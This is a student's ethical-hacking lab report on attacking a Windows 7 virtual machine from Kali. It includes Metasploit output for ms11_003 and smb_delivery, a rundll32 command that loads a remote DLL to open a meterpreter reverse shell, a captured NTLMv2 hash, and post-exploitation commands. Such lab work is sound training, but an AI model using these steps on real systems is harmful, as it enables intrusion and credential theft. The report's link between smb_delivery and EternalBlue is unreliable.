Department of Computer Science and Engineering

A.Y.2023-24


Ethical Hacking

Lab5: Exploiting Client side vulnerabilities

Student Name: Adwait Purao Sem: VI Date: 15/04/2024

IP address of windows : 10.0.2.4

IP address of Kali: 10.0.2.15




win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
http://10.0.2.4:8080/attack/2YIODa.html - Windows Internet Explorer
http://10.0.2.4:8080/attack/uQgebtpDcZPvXe
ıload microsoft word for windows 7 for free
Favorites
Suggested Sites
Web Slice Gallery
http://10.0.2.4:8080/attack/2YIODa.html
Page
Safety
Tools
uQgebtpDcZPvXe[1] - Notepad
File Edit Format View Help
Done
Internet | Protected Mode: On
100%
10:40 PM
3/20/2024
Right Ctrl
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
4:19
Shell No. 1
File Actions Edit View Help
Right Ctrl
32°C
Haze
Search
ENG
IN
13:50
24-03-2024

```
import "□□□□□□□";@import "□□□□□□□";@import "□□□□□□□";@import url("□□□□□□□");
```


```
View the full module info with the info, or info -d command.

msf6 exploit(windows/browser/ms11_003_ie_css_import) > unset uripath
Unsetting uripath...
msf6 exploit(windows/browser/ms11_003_ie_css_import) > options

Module options (exploit/windows/browser/ms11_003_ie_css_import):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   OBFUSCATE  true             no        Enable JavaScript obfuscation
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an addres
                                         s on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/browser/ms11_003_ie_css_import) > exploit
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.4:4444
msf6 exploit(windows/browser/ms11_003_ie_css_import) > [*] Using URL: http://10.0.2.4:8080/uQgebtpDcZPvXe
[*] Server started.
[*] 10.0.2.15        ms11_003_ie_css_import - Received request for "/attack/uQgebtpDcZPvXe"
[*] 10.0.2.15        ms11_003_ie_css_import - Sending CSS
```

couldn't exploit ms11_003 so shifted towards using eternalblue exploits, smb to be more specific.



win7 [Running] - Oracle VM VirtualBox
Internet Explorer cannot display the webpage - Windows Internet Explorer
http://0.0.0.0/JEkQq/test.dll
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: On
12:50 AM
3/21/2024
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
kali@kali: ~
32°C
Smoke
Search
ENG
IN
16:53
25-03-2024


```
   25  exploit/windows/smb/ms15_020_shortcut_icon_dllloader     2015-03-10       excellent  No     Microsoft Windows
Shell LNK Code Execution
   26  exploit/windows/smb/netidentity_xtierrpcpipe             2009-04-06       great      No     Novell NetIdentity
 Agent XTIERRPCPIPE Named Pipe Buffer Overflow
   27  exploit/windows/smb/smb_doublepulsar_rce                 2017-04-14       great      Yes    SMB DOUBLEPULSAR R
emote Code Execution
   28  exploit/windows/smb/smb_delivery                         2016-07-26       excellent  No     SMB Delivery
   29  exploit/windows/smb/cve_2020_0796_smbghost               2020-03-13       average    Yes    SMBv3 Compression
Buffer Overflow
   30  exploit/windows/smb/timbuktu_plughntcommand_bof          2009-06-25       great      No     Timbuktu PlughNTCo
mmand Named Pipe Buffer Overflow
   31  exploit/windows/smb/webexec                              2018-10-24       manual     No     WebExec Authentica
ted User Code Execution


Interact with a module by name or index. For example info 31, use 31 or use exploit/windows/smb/webexec

msf6 exploit(windows/smb/ms17_010_psexec) > use 28
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/smb_delivery) > options

Module options (exploit/windows/smb/smb_delivery):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_NAME    test.dll         no        DLL file name
   FOLDER_NAME                   no        Folder name to share (Default: none)
   SHARE                         no        Share (Default: random); cannot contain spaces or slashes
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. This must be an addre
                                           ss on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT      445              yes       The local port to listen on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   DLL



View the full module info with the info, or info -d command.
```



win7 [Running] - Oracle VM VirtualBox
Internet Explorer cannot display the webpage - Windows Internet Explorer
C:\Windows\system32\cmd.exe
Done
Internet | Protected Mode: On
Thursday, March 21, 2024
12:51 AM
3/21/2024
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
kali@kali: ~
32°C
Smoke
Search
ENG
IN
16:54
25-03-2024


```
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Tunnel adapter isatap.{52F66142-AAD0-4D45-81B6-389C1EEA7954}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll,0

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll, 0

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll, 0

C:\Users\user>rund32.exe
'rund32.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll 0

C:\Users\user>rundll32.exe \\10.0.2.4\JEkQq\test.dll 0

C:\Users\user>
```

```
   FILE_NAME    test.dll         no        DLL file name
   FOLDER_NAME                   no        Folder name to share (Default: none)
   SHARE                         no        Share (Default: random); cannot contain spaces or slashes
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. This must be an addre
                                           ss on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT      445              yes       The local port to listen on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   DLL



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.4:4444
msf6 exploit(windows/smb/smb_delivery) > [*] Server is running. Listening on 0.0.0.0:445
[*] Server started.
[*] Run the following command on the target machine:
rundll32.exe \\0.0.0.0\JEkQq\test.dll,0
[SMB] NTLMv2-SSP Client     : 10.0.2.15
[SMB] NTLMv2-SSP Username   : WIN7\user
[SMB] NTLMv2-SSP Hash       : user::WIN7:5d729b57e9be991d:eb8ece51fbbe1018600d604555c908e5:0101000000000000804cd206a
57eda0175139ae1a459dd69000000000200120057004f0052004b00470052004f0055005000010012005700 4f0052004b00470052004f0055005
000040012005700 4f0052004b00470052004f0055005000030012005700 4f0052004b00470052004f00550050000700080 0804cd206a57eda010
6000400020000000800300030000000000000000100000000200000 7666dc9754e095eb79f7bf05209497bbc42eb6e98f2484f70da05c677646d
90d0a001000000000000000000000000000000000009001a0063006900660073002f00310030002e0030002e0032002e003400000000000000000
00000000000

[*] Sending stage (176198 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:49477) at 2024-03-25 07:10:24 -0400
session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(windows/smb/smb_delivery) > sessions
```


win7 [Running] - Oracle VM VirtualBox
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Internet Explorer cannot display the webpage - Windows Internet Explorer
C:\Windows\system32\cmd.exe
kali@kali: ~
File Actions Edit View Help

```
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Tunnel adapter isatap.{52F66142-AAD0-4D45-81B6-389C1EEA7954}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll,0

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll, 0

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll, 0

C:\Users\user>rund32.exe
'rund32.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\user>rundll32.exe \\0.0.0.0\JEkQq\test.dll 0

C:\Users\user>rundll32.exe \\10.0.2.4\JEkQq\test.dll 0

C:\Users\user>_
```

```
  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x86/windows  WIN7\user @ WIN7     10.0.2.4:4444 → 10.0.2.15:49477 (10.0.2.15)

msf6 exploit(windows/smb/smb_delivery) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ls
Listing: C:\Users\user
======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  AppData
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  Application Data
040555/r-xr-xr-x  0       dir   2024-03-20 06:49:18 -0400  Contacts
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  Cookies
040555/r-xr-xr-x  0       dir   2024-03-20 09:34:23 -0400  Desktop
040555/r-xr-xr-x  4096    dir   2024-03-20 06:49:18 -0400  Documents
040555/r-xr-xr-x  0       dir   2024-03-20 06:49:18 -0400  Downloads
040555/r-xr-xr-x  4096    dir   2024-03-20 06:49:21 -0400  Favorites
040555/r-xr-xr-x  0       dir   2024-03-20 06:49:18 -0400  Links
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  Local Settings
040555/r-xr-xr-x  0       dir   2024-03-20 06:49:18 -0400  Music
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  My Documents
100666/rw-rw-rw-  524288  fil   2024-03-20 15:08:24 -0400  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2024-03-20 06:49:04 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
100666/rw-rw-rw-  524288  fil   2024-03-20 06:49:04 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMCont
                                                           ainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2024-03-20 06:49:04 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMCont
                                                           ainer00000000000000000002.regtrans-ms
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  NetHood
040555/r-xr-xr-x  0       dir   2024-03-20 06:49:18 -0400  Pictures
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  PrintHood
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  Recent
040555/r-xr-xr-x  0       dir   2024-03-20 06:49:18 -0400  Saved Games
040555/r-xr-xr-x  0       dir   2024-03-20 06:49:18 -0400  Searches
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  SendTo
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  Start Menu
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  Templates
040555/r-xr-xr-x  0       dir   2024-03-20 06:49:18 -0400  Videos
100666/rw-rw-rw-  262144  fil   2024-03-20 15:08:24 -0400  ntuser.dat.LOG1
```



Name	Date modified	Type	Size
Contacts	3/20/2024 4:19 PM	File folder	
Desktop	3/20/2024 7:04 PM	File folder	
Downloads	3/20/2024 4:19 PM	File folder	
Favorites	3/20/2024 4:19 PM	File folder	
intrusion	3/21/2024 12:54 AM	File folder	
Links	3/20/2024 4:19 PM	File folder	
My Documents	3/20/2024 4:19 PM	File folder	
My Music	3/20/2024 4:19 PM	File folder	
My Pictures	3/20/2024 4:19 PM	File folder	
My Videos	3/20/2024 4:19 PM	File folder	
Saved Games	3/20/2024 4:19 PM	File folder	
Searches	3/20/2024 4:19 PM	File folder	

Saved Games Date modified: 3/20/2024 4:19 PM
File folder

```
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  Start Menu
040777/rwxrwxrwx  0       dir   2024-03-20 06:49:04 -0400  Templates
040555/r-xr-xr-x  0       dir   2024-03-20 06:49:18 -0400  Videos
100666/rw-rw-rw-  262144  fil   2024-03-20 15:08:24 -0400  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2024-03-20 06:49:04 -0400  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2024-03-20 06:49:04 -0400  ntuser.ini

meterpreter > run post/windows/gather/win_privs

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------------------  -----------  -------------  ---
 False     False      True                     True         1              WIN7\user

Windows Privileges
==================

 Name
 ----
 SeChangeNotifyPrivilege
 SeIncreaseWorkingSetPrivilege
 SeShutdownPrivilege
 SeTimeZonePrivilege
 SeUndockPrivilege

meterpreter > jobs
[-] Unknown command: jobs. Run the help command for more details.
meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > whoaim
[-] Unknown command: whoaim. Run the help command for more details.
meterpreter > whoiam
[-] Unknown command: whoiam. Run the help command for more details.
meterpreter > whois
[-] Unknown command: whois. Run the help command for more details.
meterpreter > pwd
C:\Users\user
meterpreter > clear
[-] Unknown command: clear. Did you mean clearev? Run the help command for more details.
meterpreter > mkdir intrusion
Creating directory: intrusion
meterpreter > cd intrusion
meterpreter > ls
No entries exist in C:\Users\user\intrusion
meterpreter > █
```

SMB (Server Message Block) is a network protocol used by Windows-based computers to share files, printers, and other resources across a local network or the internet. It enables communication between client and server systems for various purposes, such as file sharing, remote access, and inter-process communication.

Vulnerability in SMB protocol that was discovered by the U.S. National Security Agency (NSA) and leaked by the Shadow Brokers hacker group in April 2017. It affects the SMBv1 protocol implementation in various versions of Microsoft Windows operating systems.
This vulnerability, tracked as CVE-2017-0144, allows remote attackers to execute arbitrary code on vulnerable Windows systems without authentication. It exploits a flaw in the way SMB version 1 (SMBv1) handles certain requests, specifically related to the processing of SMB packets, allowing an attacker to send specially crafted packets to a vulnerable system and execute malicious code

Conclusion -

So we conclude that access to the target system was achieved through exploitation of client-side vulnerabilities, effectively deploying a payload and demonstrating remote control capabilities.